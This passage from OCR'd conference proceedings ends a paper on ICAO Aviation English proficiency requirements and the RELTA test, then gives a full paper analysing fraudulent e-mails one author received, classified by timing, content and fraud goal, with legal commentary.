e) be rated by two independent raters [6].

According to ICAO Doc 9835 an Aviation English test must not:

a) be in a written form,

b) test technical aviation knowledge,

c) test radiotelephony phraseology knowledge,

d) test individual language elements,

e) test grammar explicitly [6].

All pilots and air traffic controllers who intend to use international airspace have to develop and establish minimum skill level requirements in the common usage of English language – Operational Level 4.

ICAO has issued rating scale from level 1 to level 6:

a) Level 1 - Pre-elementary,

b) Level 2 – Elementary,

c) Level 3 - Pre-operational,

d) Level 4 – Operational,

e) Level 5 – Extended,

f) Level 6 – Expert.

III. METHODOLOGY OF LANGUAGE LEARNING

Language learning is a complex interaction of a number of factors, involving academic background, linguistic knowledge, cultural information, and communicative skills. Some of the factors influencing the pace of language learning include the following:

1. Environment - one of the major factors influencing language learning progress appears to be environment. English language learning is more effective and efficient in an English-speaking host country than language learning in an isolated environment.

2. Time - time spent on language learning tasks has an obvious impact. The more time individuals are immersed in language learning activities, the more quickly they acquire language skills.

3. Personality - certain personality traits which facilitate language learning might increase an individual's success, e.g. being unafraid of appearing foolish and being willing to take risks.

4. Learner style - learners differ in their preferred learning styles and make better progress when the methodology used matches their preferred learning style. Programmes can accomplish this by offering a range of learning options, e.g. computer-aided self-access programmes, classroom activities, role plays and simulations.

5. First language literacy and educational background - the degree of literacy of learners in their first language will impact learner style and the degree to which classroom materials are a help or a hindrance to learning.

6. Motivation - learners with intrinsic (internal) motivation may learn more efficiently than learners with purely external motivating factors. [1].

Candidates are often interested to know, "how long will it take" for a student/candidate to progress from point A to point B. Considering the large number of factors which impact language learning, it is impossible to predict with great accuracy how long it will take for any individual to acquire certain knowledge. One informal rule in the field of language teaching for academic purposes holds that between 100 and 200 hours of language learning activities are required for any measurable improvement in language ability. Additional research from the United States Defence Language Institute, an organization with many years' experience teaching pilots and air traffic controllers, indicates that approximately 16 weeks of intensive study focussing solely on listening and speaking proficiency, or approximately 500 hours of study, are required for a language learner to move from level 1 to level 2 [1].

IV. COMPUTER-AIDED LEARNING AND RATING

The role of computers in language learning, like the role of computers in other fields of learning and training situations, is relatively new. It is predicted that computers will be used more and more in acquisition of new knowledge. The important point to remember, however, is that the computer is another tool to support training, not a new way of learning.

Computers can be used for some activities such as self-evaluation of knowledge, simulation of speaking interaction, etc., but cannot replace the human factor in teaching.

Teaching of Aviation English requires certain technical knowledge of a specialised language niche as well as knowledge of radiotelephony phraseology.

Required Operational Level 4 is not a "perfect" level of proficiency; it is the minimum level of proficiency determined to be "safe" for air traffic control. Those demonstrating language proficiency below Level 6 will be re-evaluated at intervals in accordance with their individual proficiency level. ICAO recommends that the interval is 6 years for those at Level 5, and 3 years for those at Level 4.

TABLE I . SKILLS NEEDED FOR REACHING ICAO LEVEL 4[1]

LEVEL	**Operational 4**
STRUCTURE Relevant grammatical structures and sentence patterns are determined by language functions appropriate to the task.	Basic grammatical structures and sentence patterns are used creatively and are usually well controlled. Errors may occur, particularly in unusual or unexpected circumstances, but rarely interfere with meaning.
PRONUNCIATION Assumes a dialect and/or accent intelligible to the aeronautical community.	Pronunciation, stress, rhythm, and intonation, though influenced by the first language or regional variation, only sometimes interfere with ease of understanding.
INTERACTIONS	Responses are usually immediate, appropriate, and informative. Initiate and maintain exchanges even when dealing with an unexpected turn of events. Deal adequately with apparent misunderstandings by checking, confirming or clarifying.
COMPREHENSION	Comprehension is mostly accurate on common, concrete, and work related topics when the accent or variety used is sufficiently intelligible for an international community of users. When the speaker is confronted with a linguistic or situational complication or an unexpected turn of events, comprehension may be slower or require clarification strategies.
FLUENCY	Produces stretches of language at an appropriate tempo. There may be occasional loss of fluency on transition from rehearsed or formulaic speech to spontaneous interaction, but this does not prevent effective communication. Can make limited use of discourse markers or connectors. Fillers are not distracting.
VOCABULARY	Vocabulary range and accuracy are usually sufficient to communicate effectively on common, concrete, and work related topics. Can often paraphrase successfully when lacking vocabulary in unusual or unexpected circumstances.

RELTA or RMIT English Language Test for Aviation is one of the tests that is developed for Aviation English testing. It an LPR test developed at Royal Melbourne Institute of Technology (RMIT) and is in accordance with ICAO language proficiency requirements. It is used in more than 30 countries worldwide. European countries such as the Netherlands, Norway, Sweden, Slovenia, Poland, Greece, Russia and Croatia use RELTA test. So far, 22,696 RELTA candidates have attained an ICAO proficiency level.

There are several types of RELTA tests:

1. RELTA test for pilots

a) Heavy aircraft (suitable for commercial pilots),
b) Light aircraft (suitable for pilots of light aircraft in Visual Flight Rules), and

2. RELTA test for air traffic controllers.

Before testing, candidates usually take part in an Aviation English training course. Aviation English textbooks and accompanying video and audio materials are used throughout the course. As Aviation English tests are based on listening and speaking, all materials and courses developed as training for this type of testing are based on listening and speaking materials. Along with audio materials, audio-visual materials are used to simulate some non-routine situations. Candidates describe the situation they see on the screen, taking role of a pilot or an air traffic controller. In such situations, candidates demonstrate their knowledge of general English in aviation context and linguistic competence in unexpected and unfamiliar situations, which is the goal of this test. Candidates have the possibility to purchase additional 10 on-line lessons. The online course is interactive, visually and in content based on the test itself. When purchasing the on-line test, candidates get a password which they use for registration on the web site and with given password can assess the on-line course anytime and anyplace.

V. RELTA TEST

RELTA test is delivered via a computer. It consists of two parts: listening part and speaking part.

1. Listening part

Listening part of the test is delivered via a computer. Candidates see questions on their computer screen and listen to an audio through a headset. Candidates listen to audio clips and answer the questions. Listening part is divided into 3 sections, each having 10 questions. Section 1 elicits language associated with routine communication contexts (phraseology). Section 2 elicits language associated with non-routine communication contexts (plain English). Section 3 elicits general language in a face-to-face conversational context. The listening part of the test lasts 35 minutes.

TABLE II .STRUCTURE OF RELTA LISTENING PART [4].

TEST SECTION	**LANGUAGE USED IN TEXT FOR ASSESSMENT**	**MARKS**
SECTION 1	Standard phraseology	10
SECTION 2	Standard phraseology and plain language in less predictable context	10
SECTION 3	Complex General English (conversational) in aviation contexts	10

Candidates record their answers in a test booklet. The RELTA listening can be delivered to a group of candidates simultaneously.

2. Speaking part

Speaking part of the test is also delivered via computer. RELTA examiner and candidate communicate via headsets in the radiotelephony components of the test (Sections 1 and 2). The RELTA Examiner controls the display of information (pictures and speaking prompts) on the candidate's computer screen remotely. Only in the interview in Section 3 is there face-to-face contact with the RELTA Examiner.

Table III STRUCTURE OF RELTA SPEAKING PART [4].

SECTION	TIMING	MODE OF DELIVERY
Warm-up	1 minute	Non-face to face. 2 questions related to candidate's background. 4 questions related to test contexts (visual information provided).
Section 1	5 minutes	Non-face to face roleplay for a continuous dialogue. Direct/live: candidate assumes role of pilot/ATC and interacts with live interlocutor (assumes the role of ATC/pilot) in linear and continuous dialogue.
Section 2	6-8 minutes	Non-face-to-face role play for continuous exchanges (mirroring real-time communication). Direct/live: candidate assumes role a pilot/ATC and interacts with interlocutor (assumes the role of ATC/pilot) in linear and continuous dialogue.
Section 3	8-12 minutes	Face-to-face interview. Interlocutor asks prescribed questions (contained in Examiner booklet).
Closing	30 seconds	Closing remarks.

The speaking test is rated separately after the test has been administered. Raters download the candidates' speech file and the corresponding script for Sections 1 and 2 through RMIT's Scoring Record Management System (SRMS). Raters enter their marks for each of the ICAO criteria for Sections 1, 2 and 3 into the SRMS independently. These scores are then collated by the SRMS, which then computes scores for each criterion and generates an overall ICAO score. Results are authorised and sent from RMIT in Melbourne.

RMIT English Worldwide is a language centre at University of Melbourne which offers services of Aviation English language training since 1990s and is one of the leading centres for Aviation English language testing according to ICAO language proficiency requirements. RELTA Test Centre Zagreb, a certified RMIT English Worldwide testing centre for pilots and air traffic controllers, was founded in 2008 at the Faculty of Transport and Traffic Sciences, Department of Aeronautics. In 2009, it was admissioned by Croatian Civil Aviation Agency.

VI. CONCLUSION

According to ICAO *Annex I*, *JAR FCL 1* and *JAR FCL 2* and *Regulations of ATCO licensing and ratings*, from 5th March 2011, everyone who holds a helicopter pilot licence, private pilot licence, or an air traffic control licence is obliged to take Aviation English proficiency test and demonstrate minimum skill level requirements in the common usage of Aviation English language – Operational level 4. Aviation English proficiency test is used for testing of general English in aviation context; for situations that are non-routine or non-standard and therefore are not included in radiotelephony phraseology language.

Despite the discontent of aviation community to take part in Aviation English testing, Aviation English testing is considered to be of vital importance for air traffic safety and therefore necessary for pilots and air traffic controllers.

Aviation English trainees and test candidates have been partly students at the Faculty of Transport and Traffic Sciences and partly active air traffic participants (commercial pilots, private pilots, and pilot instructors), aged 30 to 60. Experience with these candidates indicates that the students of the Faculty and Aviation English trainees aged 30 to 40, have generally showed better knowledge of the language and have not had any resistance towards using technology in the classroom and during testing. Trainees, aged 40 to 50 and 50 to 60, have mostly shown insufficient knowledge of language and have had a strong resistance towards using computers for educational and testing purpose, which has been an additional obstacle in language acquisition. From this experience, it can be concluded that with the usage of tools such as audio and audio-visual materials, online dictionaries, specialized texts, authentic materials and multimedia, language teaching and training can significantly be improved enabling faster language acquisition. All the mentioned teaching aids are important elements in the process of language acquisition and should be therefore equally present in language teaching and training.

REFERENCES

[1] ICAO, Manual on the Implementation of ICAO Language Proficiency Requirements, 2004.

[2] Postupci za obavljanje radiotelefonske komunikacije. Hrvatska kontorla zračne plovidbe, 2004.

[3] Povijest radiotelefonske komunikacije. URL: http://www.fpz.hr/multilet/tema3/tema3.htm. (12.12.2011.)

[4] Pravilnik o uvjetima i načinu stjecanja, izdavanja, obnavljanja i produžavanja dozvole i ovlaštenja zrakoplovnom osoblju. URL: http://www.caacro.hr/UserDocsImages/propisi//3.24.1%20PRAVILNIK%20O%20UVJETIMA%20I%20NA%C4%8CINU%20STJECANJA,%20IZDAVANJA,%20OBNAVLJANJA%20I%20PRODU%C5%BDAVANJA%20DOZVOLE%20I%20OVLA%C5%A0TEN.pdf. (14.11.2011.)

[5] RELTA Test. URL: http://www.relta.org. (12.12.2011.)

[6] Sigurnosna direktiva Agencije za civilno zrakoplovstvo. URL: http://www.ccaa.hr/UserDocsImages/dokumenti/94/ASO%202011-001%20-%20LP%20Test%20centar.pdf. (14.10.2011.)

[7] Učestala pitanja u vezi LRP i RELTA-e. URL: http://www.fpz.hr/ZAN/RELTA/RELTA%20ucestalo%20postavljana%20pitanja.pdf. (03.09.2011.)

Electronic mail as possibility of inapt communication

Marino Braut*, Marko Pogarčić ** & Ivan Pogarčić*

* Polytechnic of Rijeka/Business Department, Rijeka, Croatia

** Faculty of Law, Rijeka, Croatia

{mbraut,pogarcic}@veleri.hr*, mpogarcic@gmail.com**

Abstract - Electronic mail can be observed from several aspects. Within conditions of wide computer application and general network, it can be analysed as evolutionary form of traditional mail. However, electronic mail should basically be regarded as form of human communication regardless to the form of its realisation. Every communication of human nature connotes certain forms of human behaviour. Accordingly, every deformation of such behaviour can be observed through a prism of generally accepted social norms. Thereby the participants of communication process can be put in a situation that should be isolated, removed or sanction. Paper demonstrates a summary approach and treatment of different attempts of deceptions through electronic mail belonging to one author with author's classification of severity of possible felony and possible protection. Paper also tries to define disadvantages and/or lack of contents in education, within field of communication and post traffic in new conditions.

I. INTRODUCTION

From the historical point of view mail can be considered as product of human needs for communication. Generally speaking, communication can be perceived as interaction between two or more elements oriented towards each other. Theory of communicational systems usually defines communication as bipolar relationship between emitter and receiver of matter exchanged during the communication. Usually the matter is presented by data or information which emitter and receiver send to each other in a form, usually named message.

Theory of information defines the whole process as communication channel. From this aspect such communication can be observed as generator of changes in a society. It is indisputable that human need for communication has led to articulation of voices, creation of speech and language, in general. As long as the participants in communication can communicate vis-a-vis, language has been and it will remain a sufficient instrument of communication. Language is here seen as any form used for expression or moderation of message, understandable to both participants of communication. When physical dislocation between emitter and receiver occurs, language forms are no longer sufficient to continue normal communication process. In the last century, somewhere in the beginning of the seventies, Prof. Božo Težak has formulated e-t-ak-s-a complex claiming that all information structures, throughout the history, in their forms and functions emerge conceptually as factors of emission, transmission, accumulation, selection and absorption (Figure 1) [1].

Historical development of this complex begins with relationship between elements e-a and language communication. When physical dislocation emerges, complex necessarily includes new factor t – transmission, that is, it requires modes that will provide transmission of information, data or anything that will transfer message. In the history of development of human activities, this could be described as a moment when post and traffic emerge as continuously organised activities.

II. POST AS COMMUNICATION (FROM SPEECH TO INTERNET)

Probably from the very beginning a need for organised transmission of messages originates and equates organisations and messages on the level of synonyms so both institutions are defined as post. Post as communication in principle indicated private relationship between emitters and receivers, while transmitter – post as organisation had to insure privacy.




Figure 1: e-t-ak-s-a komplex

As organisation, post emerges at institutionally highest level of social constitution at the state level. Since the communication between two persons is their personal matter in all elements that define it, post necessarily should regain all specificities that ensure private relationship between emitter and receiver.

Communication on level of e axis has altering character since emitter and receiver change their roles when initiating each message. The content of message – post is truly a subject of protection and privacy is protected through message itself, by preventing it to be mishandled or misused in any other way. Sometimes communication can have a public or half-public character, especially when emitter and receiver represent some organisation. Even when communication isn't of private character, providing generally accepted norms that follow communication, is necessary.

Naturally that ensuring private treatment has led to line of other activities, such as legal protection, respecting the general ethical and moral norms which violation could lead to sanctioning factors which were their initiators.

All the above mentioned, defines post as communication into the legal frames where it is described as legal category. Since post – message can become a subject of manipulation and misuse it can also become a subject of dispute that requires legal regulation. However, it's not just the message – post element of possible dispute. The complete communication as process can be disputable and become a subject that requires a legal regulation.

From the legal aspect, communication channel is place where felony can occur, while material circumstances and factual state remains isolated in transmission channel of post as institution. In prior school educational programmes, pupils learned how to write a letter or written message by emphasising ethical and moral rights and precise writing and expression. Written communication demanded time for writing and transferring the written.

Development of science and technique and increase of human knowledge will lead to growing needs of communication, in line with post as form of communication. Historically this was a time of need for accumulation of knowledge and occurrence of libraries, museums and archives. Basic poles of e axis in this frames loose firm personal relationship. However, this only underlines a need for tighter regulation of the complete process in sense of respect towards socially general accepted norms. Still, the increased need of communication also generates negative influence on communications themselves, reflected in need for greater speed, that is, shorter time of data transfer. Consequently, the increased speed will regularly decrease quality of the complete communication process that will open up a space for irregularities that demand proper treatment.

Development of personal computers moved personalisation of communication from realistic to virtual frames, while relationship of basic factors between emitters and receivers harmonises with new circumstances. Communication is still being treated as it has been in original terms, which can be seen in the very name of communication – electronic mail. Though the original name remained, it is clear that original post, that is, its form that preceded development of computers and virtualisation, basically detained only communicational forms of un-material messages. Web, that is, electronic network, overtakes complete communication, but the problem of its protection remains and occurs in a completely different scope.

III. RESEARCH

Traditional process and organisation of post and post traffic are still under state governance. Regulation of post traffic is determined by related law of post traffic. This one is defined in Republic of Croatia as Law of post [2], while in Bosnia and Herzegovina it is named as Law of post traffic [3]. Laws differ in smaller details and they prescribe conditions and ways of organizing the post traffic. Law includes sanctioning of irregularities by determining shapes of indemnification of eventually damaged party and sanctioning of offender. Both mentioned laws define forms of post packages and security conditions of their transfer. They also precise scope of activities and duties of all participants of post traffic both inner employers and the receivers of packages as basic users of post traffic. Traditional form of post traffic includes the complete package of services of which only the written forms will stay in electronic environment. Naturally, term package will also create its virtual form as attachments to electronic mail. That way, electronic mail, with no possibility of physical shipments, can be considered as segment of the usual post traffic, but also the evolutionary form of classic mail for written packages.

Since mode of transferring electronic mail is connected to communicational infrastructure, regulation of electronic mail is usually determined at state level, but usually under the power of state agencies such as agency for telecommunication or electronic media. Within frames of those laws, electronic mail can also be defined.

For instance, electronic mail isn't defined neither in [2] or [3], opposite to Law on electronic communication of Montenegro where it is clearly stated that:

"**Electronic mail** is every communication in form of text, voice, sound or picture, transferred through electronic communication network, that can be preserved in network itself or in terminal equipment of receiver, while he overtakes it"[4].

However neither the mentioned law nor similar ones in other states do not precise sanctioning of inappropriate behaviour in electronic mail traffic. Research conducted for needs of this paper tried to determine, in compliance with examined basics of legal regulation of traditional post traffic. Research data have been acquired on personal computer by electronic mail of one of the authors for time period of one and a half year. Accumulated data are sorted and classed according to ruled determined by authors, in line with their field of interest.

Namely, the subject of consideration in this paper is electronic mail, but authors also tried to appoint certain hypothesis starting with their own perspectives. That way problem is observed from organisational point of view, as post traffic is concerned, legal regulation of the same and basic information terms and relationships. Similarly, the following hypotheses have been defined:

1. Electronic mail is form of communication in which senders aren't always familiar or are wrongly presented, by which they are in offence.
2. Sender doesn't have to have legally right motivations for sending the mail so he can do damage to receiver, on purpose or vice versa.
3. Sanctioning of offences or inappropriate behaviour within frames of electronic mail is usually more damaging then in case of classic post and other forms of communication.
4. Motivations for inappropriate activities in electronic mail can be classified but there is no common classification.
5. Criterion of classification is determined by research goal and is simultaneously goal of research.

A. Data

Selection has been made among 620 of totally 813 attempts of communication via electronic mail by unfamiliar sender. Data relevant to research are:

B. Eventual personal data of sender

Personal data of sender are usually wrong that is incorrect. Wrong identification is consequence of fact that senders are aware either of impossibility either unwillingness of receiver to spend certain amount of time to research reliable and safe data.

Since majority of senders ask feedback information and making the contact with receiver, certain data of motive and purpose of sender cannot as possible feedback message be checked in way to define whether sender is malicious or not.

Of totally 620 attempts to make contact, 324 senders or 52.26% of them, return messages directed towards other electronic addresses so their intention can that way be perceived as suspicious.

C. Domain and sub-domain, location

Domain and sub-domain in which account of receiver is usually of general character such as .com, use 467 out of totally 620 or 75.32% senders, while 50 or 8.06% use domain .org. Small number of senders uses localised domain .com, so at least this enabled detection of area from which electronic mail arrives.

D. General location of sender

Generally, a location without deeper analysis of data, such as attempt to detect IP address of computer, couldn't have been determined. More precise determination could have been possible only in case of partial self-exposure, but even then data could only partially be received as correct. As far as geographical location is in question, the majority originated from western countries and Canada and USA, together with China, Hong Kong, and smaller part from India. At the end of 2011, larger number of attempts was registered from the ex eastern block and smaller number from the Russian Federation. The interesting fact is that local attempts haven't been registered.

E. Motive of a sender; Overview of data and reasons of the research; Defining the hypothesis

The analysis of communication between sender and receiver of electronic mail, for purposes of this paper, assumed following conditions and relationships:

- Sender and receiver are participants in communication of a common-post type, but in a specific environment
- Environment is a combination of a real and virtual milieu, with real environment partially included in the process
- Sender and receiver are voluntary participants of communication so they can end it any time they want to
- Sender and a receiver do not have to know each other at the beginning of a communication
- Motive of communication at the very beginning isn't familiar to both parties of communication
- Communication is timely discontinued, but as a process it had its duration time which isn't defined at the beginning of a communication
- Eventual consequences, unfavourable for sender and receiver can be presumed but not familiar

It has already been mentioned that subject of this research is misuse of electronic mail, with goal to define treatment of such possibilities from the concept of post traffic in virtual frames, treatment from standing points of information sciences and legal terms – especially of violation legislation. Inappropriate electronic mail is, in this research, considered as possible felony, or, violation, to be more precise. Therefore, this form of post can be called a deception. From that aspect it is necessary to determine factual and material circumstances that enable the process of communication. Hypothetically it is possible to assume partial consequences of such activity, but under condition that, at least to some extension, a motive of initiating communication – sending mail – is clear both to sender and receiver. Precisely the clarity and familiarity of motive will define severity of violation and its possible consequences.

In circumstances when sender and receiver do not know each other, motive can only be assumed. Data collected and classified in the research imply that final motive is always economic benefit of sender, since he is the initiator of the process. In most cases motive is concealed by mutual benefits, but the final intention is to deceive the receiver. Smaller portion of cases belongs to the area of marital and sexual offers, though cases which can be treated as business criminal, have also been registered.

F. Day when post has been sent, Period of sending mail

Sorting and classifying accumulated data has been made in way that primarily explains assumed motive of deception and hypothetical circumstances in which it has occurred. Besides attempt to locate the sender and collecting data of him, analysis of time in which the message has been written and sent has also been made.

Why time matters? The assumption is that majority of messages hasn't been created in standard working time. That would be period between 08.00-17.00h, on a working day in a week. If they have been created in that period, they could have been written in a work place, under condition senders are employed. Have they been written on weekend, they have probably been written in household environment? The statistics of mentioned assumptions can be seen in graphs at Figure 2 and 3.




Figure 2: Number of attempts in working days

Diagram at Figure 2 implies most post has been sent during the mid-week, that is, on Wednesday, while on weekend activity has been reduced for almost one third. Therefore further analysis has chosen Wednesday and Sunday, that is, day with most and least activities.

Diagram at figure 3 suggests that attempts of communication are being grouped around lunch break and they prolong till the end of work time during the working days, but also on weekends. Assumption is that senders have more spare time in these periods, while further analysis of other days led to a conclusion that distribution on rest of the days is similar supported by a remark that most attempts are being realised between 13.00-21.00 hours.




Figure 3: Number of attempts of sending messages per day and hours

Similarly, larger activity during the week can imply how messages are mostly sent from work place. Naturally, under condition sender is employed. In that case, sender is in another type of offence – malpractice in performing work activities with possible damage to employer.

G. General definition of post content

All electronic mail has unified form on the computer screen and possibility of different forms in the attachment package. Limitations which occur in formal sense are connected to telecommunication infrastructure and its possibilities. Considering the continuous development of technique and technology in line with network's development in general sense, it decreases this particular problem. Besides unified form where sender, receiver, secondary and tertiary receiver are named, usually the mode of protection against the unwanted receivers are mentioned.

However, importance lays in the content of mail: under the post's content one can consider object through which communication is performed, with especially important semiotic features.

Namely, all electronic mail is written in certain language, meaning its content underwent specific syntactic rules. Further on, content has to posses certain meaning, that is semantic side that allows for certain conclusion in case of urge for further analysis. The most sensitive segment refers to pragmatic side which (electronic) mail has to ensure.

This is the area of speculations, which in case of offence and dispute truly are a private matter. Clearly, there is at least triple pragmatic approach in each electronic mail. In disputable situation, when defending its principles, sender will anticipate same problem in

ways different to the receiver, or, electronic services provider, that is, Transmitter.

In accumulated data subject to this research, basis has been an attempt to recognize pragmatic approach of sender, from the aspect of receiver and his pragmatic point of views. That would be the following criterion for classification and categorisation of selected data. Criterion was made by author, expressed by attempt to recognize sender's primal goal. Analysis has been given in graph that follow at Table 1.

The majority of messages were of financial character, where offer was connected to intermediation in transference of great sum of money or notions of sudden prizes in a variety of games and lotteries. Second in the hierarchy is type of optional messages with the attempts of asking the humanitarian consents to different actions.

TABLE 1: FREQUENCY OF BEHAVIOUR WITH FOCUS TO THE CONTENT

Focus to the content	Frequency of behaviour
Pharmaceutical	6
Financial	215
Humanitarian	46
Immigration	9
Computer	2
Optional	160
Educational	4
General	2
Job	18
Business	3
Sale	1
Production	1
Sexual	18

The third type of messages was connected to health and it tried to persuade receiver to buy the published products. The other messages are of irrelevant character and they usually can be defined as previous three when certain details are being absorbed. Data at Table 2. demonstrate the final motive of deception. The raster clearly alludes of money as the final goal. Data at figure 4. Shows the risk evaluation captured in possible answer of a receiver is displayed.

H. Possible action of the receiver

Receiver of message is put in situation where he can decide how to act when receiving e-message of suspicious and unfamiliar content. Any kind of acceptance of such message can place him in the position of victim, that is, deceived: in that case, consequences of communication can be damaging to small or great proportion. It is not impossible that both sender and transmitter both suffer the consequences. The recent literature offers guidelines for reactions in such situations, but, regardless to the global character of electronic mail, majority of these are of local character.

TABLE 2: STRUCTURE OF MESSAGES TO OFFER AND FINAL GOAL

Final goal of the fraud	Number of messages
Diploma	1
Loan	34
Medicines	2
Lottery	33
Real estates	2
Money	294
Sub-category	1
Help	17
Offer	232
Products	1
Disputable	2
Gold	1

For instance, [5] embeds descriptions of mutual programs, techniques and technologies used by deceptions together with instructions to the citizens of Canada how to behave in described situations. Similar descriptions and instructions can be found in books and other relevant materials. [6] and [7].




Figure 4: Number of messages according to the risk level

The most instructions begin with advice not to open mail received by unknown sender. Afterwards, if mail doesn't have subject, it is also recommended not to open it. Technical protection refers to a recommendation to use safe web and e-mail client.

IV. PROFILING THE ELEMENTS OF COMMUNICATION VIA ELECTRONIC MAIL

Inapt communication in form of steal and deceptions over the internet and e-mail are today a part of everyday life. So far, this refers only to that part of population which has an opportunity to use internet and electronic mail. It has already been mentioned that this type of communication recognizes three basic members and/or

elements: sender, transmitter and receiver. Due to proper treatment of participants and objects transmitted in that same communication, it is necessary to profile them.

All irregularities do not have to be intentional and regularly they are a consequence of ignorance and lack of information. If they are planned, then it is certain the one who initiates disputable processes has skills required to produce them. If the final result of inappropriate electronic mail is deception or steal, the initiator is a felon who needs to be sanctioned. If these initiations happen in work place, it puts the additional legal weight and requires strict treatment and sanctioning [8].

Receiver who doesn't know all techniques and methods a felon can use by initiation, that is, consent to the process of deception, bears a part of responsibility. The third part, which isn't irrelevant at all, is eventual irresponsibility of service provider or, to put it in traditional language, post operator.

From the legal aspect, profiling the operator is the simplest solution since the global nature provides more advantages than disadvantages. Finer profiling of sender and receiver requires psychologist that exceeds frames of this paper

V. LEGAL CONSEQUENCES

Legal treatment of traditional post traffic has its history and long and good theory and practice. Constituting factual and material condition in such circumstances doesn't have to be a problem, though extreme specificities are possible. Post communication includes usually two mail participants though those two don't necessarily have to be the individuals. Traditional mail doesn't recognize circular letters and their possibilities. However, when frontiers of the real world are replaced with virtual surroundings, possibilities of circular communication become boundless. Then even the minor financial investment – a result of deception can reach value beyond common sense. This is a moment in which electronic mail thoroughly moves away from norms that rule traditional post traffic. It should therefore find ways of respecting the procedure. In traditional frames one can always find material evidence of attempt and eventual realisation of deception that can be used in a possible plea. In book [9] the authors indicate incompatibility of area which embeds electronic mail. In usage of ICT and electronic mail in work place, legal issues are being transferred to virtual scene by causing the confrontations unfamiliar to theory and practice of work legislation.

VI. CONCLUSION

This research didn't use concepts of: phishing e-mail, e-mail scam, web forgery, e-mail fraud and similar. All these terms define inappropriate forms of electronic mail which demand more adequate standardisation, not just in information environment, but also in legal environment, specific by its aridity and strict unambiguity. To someone Phishing e-mail can sound symbolic and funny, but legal aspect is much more the "fishing", even when it's made in a virtual sea.

Every partial approach is necessary, but the mentioned triumvirate of attitudes is essential since it can provide holistic approach that can protect every victim of a fraud. Regardless to the virtual environment, a victim is still a real person.

The last, but not the least important, goal of this paper is to imply insufficient education of all, present and future participants of electronic mail. Insufficiency is equally apparent in regular and specialist educational programs. Trends in development and tendency to regulate this area represent new questions that should be qualitatively analysed and elaborate.

Electronic mail is evolutionary mode of human activity known as communication, with the first meaningful communication somewhere at the beginning of the human kind, but it will definitely not disappear in woods of ultra liberal possibilities that will try to disable regulations such as "ACTE". Though this isn't appropriate, a reader is instructed to closely analyse the work of author [10].

REFERENCES

[1] M.Plenković, Božo Težak (1907 – 2007) – Klasik informacijskih znanosti Informatologia (Classic of information sciences Informatologia) 40, 2007, 1, 20–31

[2] ***, Zakon o pošti Republike Hrvatske (Law of Post), Narodne novine (NN 172/03) (accessed 10.II.2012. http://www. poslovni forum.hr /zakoni/posta.asp

[3] *** Zakon o poštanskom prometu BIH (Law of post traffic) Bosnia and Herzegovina, (accessed 10.II.2012. http://www.post.ba/download/Zakon%20o%20postama.pdf

[4] Z a k o n o elektronskim komunikacijama Crna gora (Law on Electronic Communication, Republic of Montenegro), (accessed 10.II.2012. http://www.ekip.me/download/regulativa/Zakon%20% 20elektronskim%20komunikacijama.pdf

[5] G.L. Ford, G. McWaters, The Canadian Guide to Protecting Yourself from Identity Theft and Other Fraud, Insomniac Press, 2008, **ASIN:** B00381AL9I

[6] Scam Artists and Seniors: How to Protect Yourself and Those You Love From Investment Fraud , Community Press, 2010, ASIN: B004AE3MYS

[7] C. Weston, Dear Carol!(advice on mother-daughter relationships, boyfriends, girlfriends, health issues, e-mail fraud and education)(Column): An article from: Girls' Life [HTML]

[8] R. Blanpain, M. Van Gestel, USe and Monitoring of E-Mail, Intranet and Internet Facilities At Work: Law and Practice (Studies in Employment and Social Policy Set) , Kluwer Law International, 2004, ISBN-13: 978-9041122667

[9] R. Blanpain, M. Van Gestel : USe and Monitoring of E-Mail, Intranet and Internet Facilities At Work: Law and Practice (Studies in Employment and Social Policy Set) , Publisher: Kluwer Law International, 2004, ISBN-13: 978-9041122667

